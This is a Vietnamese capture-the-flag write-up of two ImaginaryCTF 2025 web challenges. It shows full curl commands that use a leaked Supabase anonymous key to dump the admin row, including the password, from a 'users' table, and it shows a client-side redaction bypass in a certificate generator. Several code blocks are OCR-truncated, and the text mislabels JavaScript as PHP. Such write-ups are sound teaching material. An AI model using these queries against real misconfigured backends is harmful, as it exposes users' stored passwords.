
🖼️

Imaginary CTF 2025

First Blood: imaginary-notes



imaginary-notes (100pts) - 453 solves

by cleverbear57

Description

I made a new note taking app using Supabase! Its so secure, I put my flag as the password to the "admin" account. I even put my anonymous key somewhere in the site. The password database is called, "users". http://imaginary-notes.chal.imaginaryctf.org


Attachments

N/A

Supabase là một nền tảng Backend-as-a-Service mã nguồn mở, cung cấp đầy đủ các dịch vụ cần thiết để xây dựng một hệ thống backend hiện đại như cơ sở dữ liệu, xác thực, API thời gian thực, lưu trữ file và nhiều tính năng mở rộng khác.

Supabase có vẻ là dùng Postgres làm database của nó

Màn hình chung:




Supabase không query như PHP bình thường nên muốn áp dụng mấy phương pháp SQLi bình thường là khá khó.

Gợi ý cũng đã nói là có anonymous key ở đâu đó trong site
Phổ cập kiến thức:

- Supabase có 2 loại API key mặc định là:
  - Anonymous key (dùng cho front-end): Cho phép đọc/viết và key không bao giờ hết hạn
  - Service_role key (dùng cho back-end): Cho quyền mạnh nhất (with greater power comes with great responsibility).

Giờ tìm anonymous key trong đây thôi (thề lâu vl).



```
});
var t = a(5155)
  , r = a(2115)
  , n = a(5695);
let l = (0,
a(5647).UU)("https://dpyxnwiuwzahkxuxrojp.supabase.co", "eyJhbGciOiJIUzI1NiIsIn
function u() {
    let e = (0,
    n.useRouter)()
      , [s,a] = (0,
```

`a(5647).UU)("` https://dpyxnwiuwzahkxuxrojp.supabase.co `", "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImRweXhud2l1d3phaGt4dXhyb2pwIiwicm9sZSI6ImFub24iLCJpYXQiOjE3NTE3NjA1MDcsImV4c ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI");`


Có thể thấy phần đầu là đường link dẫn đến database, phần sau là khóa Anonymous key

Viết ngay lệnh curl để lấy flag

```
curl "https://dpyxnwiuwzahkxuxrojp.supabase.co/rest/v1/users?username=eq.admin" \
  -H "apikey: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImRweXhud2l1d3phaGt4dXhyb2pwIiwicm9sZSI6ImFub24iLCJpYXQiOjE3NTE3NjA1MDcsImV4cCI6MjA2NzMzNjUwN30.C3-ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI" \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImRweXhud2l1d3phaGt4dXhyb2pwIiwicm9sZSI6ImFub24iLCJpYXQiOjE3NTE3NjA1MDcsImV4cCI6MjA2NzMzNjUwN30.C3-ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI"
```

Lệnh 1 dòng cho ae dùng cmd/powershell nhé :))))


```
curl "https://dpyxnwiuwzahkxuxrojp.supabase.co/rest/v1/users?username=eq.admin" -H "apikey: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImRweXhud2l1d3phaGt4dXhyb2pwIiwicm9sZSI6ImFub24iLCJpYXQiOjE3NTE3NjA1MDcsImV4cCI6MjA2NzMzNjUwN30.C3-ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImRweXhud2l1d3phaGt4dXhyb2pwIiwicm9sZSI6ImFub24iLCJpYXQiOjE3NTE3NjA1MDcsImV4cCI6MjA2NzMzNjUwN30.C3-ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI"
```



```
"https://dpyxnwiuwzahkxuxrojp.supabase.co/rest/v1/users?username=eq.admin" -H "apikey: eyJhbGciOiJIU
CJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImRweXhud2l1d3phaGt4dXhyb2pwIiwicm9sZSI6ImFub24iLCJpYXQiOjE3NTE3
NzMzNjUwN30.C3-ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI" -H "Authorization: Bearer eyJhbGciOiJIUzI1N
eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImRweXhud2l1d3phaGt4dXhyb2pwIiwicm9sZSI6ImFub24iLCJpYXQiOjE3NTE3NjA1
NjUwN30.C3-ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI"
e-4630-a862-8c23ec2b5fa9","username":"admin","password":"ictf{why_d1d_1_g1v3_u_my_@p1_k3y???}"}]
```

Done.

Double kill: certificate



certificate (100pts) - 390 solves

by Eth007

Description

As a thank you for playing our CTF, we're giving out participation certificates! Each one comes with a custom flag, but I bet you can't get the flag belonging to Eth007!

https://eth007.me/cert/

Attachments

N/A

Bài này code khá đơn giản

```
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width,initial-scale=1" />
<title>ImaginaryCTF 2025 — Certificate Generator</title>
<style>
  :root{
    --bg:#f3f6fb;
    --card:#ffffff;
    --accent:#1f6feb;
    --muted:#6b7280;
    --paper-width:1122px;
    --paper-height:794px;
    --shadow: 0 8px 30px rgba(15,23,42,0.12);
    font-family: "Segoe UI", Roboto, "Helvetica Neue", Arial, sans-serif;
  }

  html,body{height:100%;margin:0;background:linear-gradient(180deg,#e9f0ff 0%,var(--bg) 60%);color:#0b1220}
  .wrap{
    display:flex;
    gap:28px;
    align-items:flex-start;
    justify-content:center;
    padding:36px;
    box-sizing:border-box;
    flex-wrap:wrap;
  }

  .controls{
    flex:0 0 340px;
    background:var(--card);
    padding:18px;
    border-radius:12px;
    box-shadow:var(--shadow);
    display:flex;
    flex-direction:column;
    gap:12px;
    max-width:100%;
  }

  .controls h2{margin:0;font-size:18px}
  label{font-size:13px;color:var(--muted);display:block;margin-bottom:6px}
  input[type="text"], input[type="date"], select{
    border:1px solid #e6edf9;
    padding:10px 12px;
    border-radius:8px;
    width:100%;
    box-sizing:border-box;
    font-size:15px;
    background:linear-gradient(#fff,#fbfdff);
  }
  .row{display:flex;gap:8px}
  .btn{
    display:inline-flex;
    align-items:center;
    justify-content:center;
    gap:8px;
    padding:10px 12px;
    border-radius:8px;
    border:0;
    cursor:pointer;
    font-weight:600;
    background:var(--accent);
    color:white;
    box-shadow: 0 6px 16px rgba(31,111,235,0.18);
  }
  .btn.secondary{
    background:transparent;
    border:1px solid #dbe9ff;
    color:var(--accent);
    box-shadow:none;
    font-weight:600;
  }

  .preview{
    flex:1 1 700px;
    min-width:500px;
    background:linear-gradient(180deg,#ffffff, #fbfdff);
    padding:20px;
    border-radius:14px;
    box-shadow:var(--shadow);
    display:flex;
    flex-direction:column;
    gap:12px;
    align-items:center;
    max-width:100%;
  }

  .canvas-wrap{
    background: repeating-linear-gradient(45deg, rgba(0,0,0,0.01) 0 8px, transparent 8px 16px);
    padding:16px;
    border-radius:10px;
    width:100%;
    box-sizing:border-box;
    display:flex;
    justify-content:center;
    overflow:auto;
  }

  .muted{color:var(--muted);font-size:13px}
  footer{font-size:12px;color:var(--muted);text-align:center;margin-top:8px}

  @media (max-width:1000px){
    .wrap{flex-direction:column;align-items:center;padding:20px}
    .controls{width:100%;max-width:500px}
    .preview{min-width:0;width:100%}
  }

  @media print {
    body{margin:0}
    .controls,.preview>strong{display:none}
    @page { size: landscape; margin:0 }
```

```
    .canvas-wrap{padding:0;background:white}
    svg{width:100% !important;height:auto !important}
  }
</style>
</head>
<body>
<div class="wrap">
  <div class="controls">
    <h2>ImaginaryCTF 2025 — Certificate Generator</h2>

    <div>
      <label for="name">Participant name</label>
      <input id="name" type="text" placeholder="Name" />
    </div>

    <div>
      <label for="affiliation">Title</label>
      <input id="affiliation" type="text" placeholder="Team or role" value="Hacker"/>
    </div>

    <div class="row">
      <div style="flex:1">
        <label for="date">Date</label>
        <input id="date" type="date" />
      </div>
      <div style="width:110px">
        <label for="style">Design</label>
        <select id="style">
          <option value="classic">Classic</option>
          <option value="modern">Modern</option>
        </select>
      </div>
    </div>

    <div style="display:flex;gap:8px;flex-wrap:wrap">
      <button class="btn" id="generate">Preview</button>
      <button class="btn secondary" id="downloadSvg">Download SVG</button>
      <button class="btn secondary" id="printBtn">Print</button>
    </div>

    <footer>ImaginaryCTF 2025 • Certificate of Participation</footer>
  </div>

  <div class="preview">
    <strong style="font-size:18px">Preview</strong>
    <div class="canvas-wrap"><div id="svgHolder"></div></div>
  </div>
</div>

<script>
const nameInput=document.getElementById('name');
const affInput=document.getElementById('affiliation');
const dateInput=document.getElementById('date');
const styleSelect=document.getElementById('style');
const svgHolder=document.getElementById('svgHolder');

const paperW=1122, paperH=794;
const logoUrl = 'https://2025.imaginaryctf.org/img/logo.png';
```

```
(function(){const d=new Date();dateInput.value=d.toISOString().slice(0,10)})();

function getStyleColors(style){
  if(style==='modern') return {bg:'#f7fff9', primary:'#0f766e', accent:'#0ea5a4', text:'#073040'};
  if(style==='dark') return {bg:'#0b1220', primary:'#0f1724', accent:'#8b5cf6', text:'#e6eef8'};
  return {bg:'#fbfdff', primary:'#eaf4ff', accent:'#1f6feb', text:'#07203a'};
}
function escapeXml(s){return String(s||"").replace(/[&<>'"]/g,c=>({"&":"&amp;","<":"&lt;",">":"&gt;","'":"&apos;",'"':"&quot;"}[c]))}

function customHash(str){
  let h = 1337;
  for (let i=0;i<str.length;i++){
    h = (h * 31 + str.charCodeAt(i)) ^ (h >>> 7);
    h = h >>> 0; // force unsigned
  }
  return h.toString(16);
}

function makeFlag(name){
  const clean = name.trim() || "anon";
  const h = customHash(clean);
  return `ictf{${h}}`;
}

function buildCertificateSVG({participant,affiliation,date,styleKey}) {
  const colors = getStyleColors(styleKey);
  participant = escapeXml(participant||"—");
  affiliation = escapeXml(affiliation||"");
  date = escapeXml(date||"");
  return `
<svg xmlns="http://www.w3.org/2000/svg" width="${paperW}" height="${paperH}" viewBox="0 0 ${paperW} ${paperH}">
  <desc>${makeFlag(participant)}</desc>
  <rect width="100%" height="100%" fill="${colors.bg}"/>
  <rect x="40" y="40" width="${paperW-80}" height="${paperH-80}" rx="18" fill="${colors.primary}" opacity="0.08"/>
  <rect x="60" y="60" width="${paperW-120}" height="${paperH-120}" rx="14" fill="#ffffff"/>
  <image href="${logoUrl}" x="${paperW/2-100}" y="80" width="200" height="200" preserveAspectRatio="xMidYMid meet"/>
  <text x="${paperW/2}" y="340" text-anchor="middle" font-family="Georgia, serif" font-size="34" fill="${colors.text}">Certificate of Participation</text>
  <text x="${paperW/2}" y="380" text-anchor="middle" font-size="16" fill="${colors.text}" opacity="0.7">This certifies that</text>
  <text x="${paperW/2}" y="460" text-anchor="middle" font-size="48" font-weight="700" font-family="'Segoe UI', sans-serif" fill="${colors.text}">${participant}</text>
  <text x="${paperW/2}" y="505" text-anchor="middle" font-size="18" fill="${colors.text}" opacity="0.7">${affiliation}</text>
  <text x="${paperW/2}" y="560" text-anchor="middle" font-family="Georgia, serif" font-size="16" fill="${colors.text}" opacity="0.8">
    For popping shells, cracking codes, and capturing flags in ImaginaryCTF 2025.
  </text>
  <text x="${paperW/2}" y="620" text-anchor="middle" font-family="Roboto, sans-serif" font-size="14" fill="${colors.text}" opacity="0.7">Date: ${date}</text>
</svg>`.trim();
}
```

```
function renderPreview(){
  var name = nameInput.value.trim();
  if (name == "Eth007") {
    name = "REDACTED"
  }
  const svg = buildCertificateSVG({
    participant: name || "Participant Name",
    affiliation: affInput.value.trim() || "Participant",
    date: dateInput.value,
    styleKey: styleSelect.value
  });
  svgHolder.innerHTML = svg;
  svgHolder.dataset.currentSvg = svg;
}

function downloadSvgFile(filename, svgText){
  const blob = new Blob([svgText], {type: "image/svg+xml;charset=utf-8"});
  const url = URL.createObjectURL(blob);
  const a = document.createElement('a');
  a.href = url;
  a.download = filename;
  document.body.appendChild(a);
  a.click();
  a.remove();
  setTimeout(()=>URL.revokeObjectURL(url), 1000);
}

document.getElementById('generate').addEventListener('click', e=>{
  e.preventDefault();
  renderPreview();
});
document.getElementById('downloadSvg').addEventListener('click', e=>{
  e.preventDefault();
  const svg = svgHolder.dataset.currentSvg;
  const nameFile = (nameInput.value.trim() || 'certificate').replace(/\s+/g,'_').toLowerCase();
  downloadSvgFile(`${nameFile}_imaginaryctf2025.svg`, svg);
});
document.getElementById('printBtn').addEventListener('click', e=>{
  e.preventDefault();
  window.print();
});

renderPreview();
</script>
</body>
</html>
```


Dài phết, nếu bỏ qua phần HTML thì ta có thể thấy có phần code PHP là make flag (mỗi user đặt tên sẽ có 1 flag khác nhau)

Đề bài yêu cầu lấy flag của Eth007

```
function renderPreview(){
  var name = nameInput.value.trim();
  if (name == "Eth007") {
    name = "REDACTED"
  }
```

Vấn đề lại là Eth007 sẽ bị trả về REDACTED

Chỉ cần download ảnh SVG certi của Eth007 về rồi Crtl+U xem source của nó là xong (khá ez)



```
<svg xmlns="http://www.w3.org/2000/svg" width="1122" height="794" viewBox="0 0 1122 794">
  <desc>ictf{6bdd9eb2}</desc>
  <rect width="100%" height="100%" fill="#fbfdff"/>
  <rect x="40" y="40" width="1042" height="714" rx="18" fill="#eaf4ff" opacity="0.08"/>
  <rect x="60" y="60" width="1002" height="674" rx="14" fill="#ffffff"/>
  <image href="https://2025.imaginaryctf.org/img/logo.png" x="461" y="80" width="200" height="200" preserveAspectRatio="xMidYMid meet"/>
  <text x="561" y="340" text-anchor="middle" font-family="Georgia, serif" font-size="34" fill="#07203a">Certificate of Participation</text>
```

Chắc để mọi người tạo certificate là chính nên nó cũng không làm khó :))))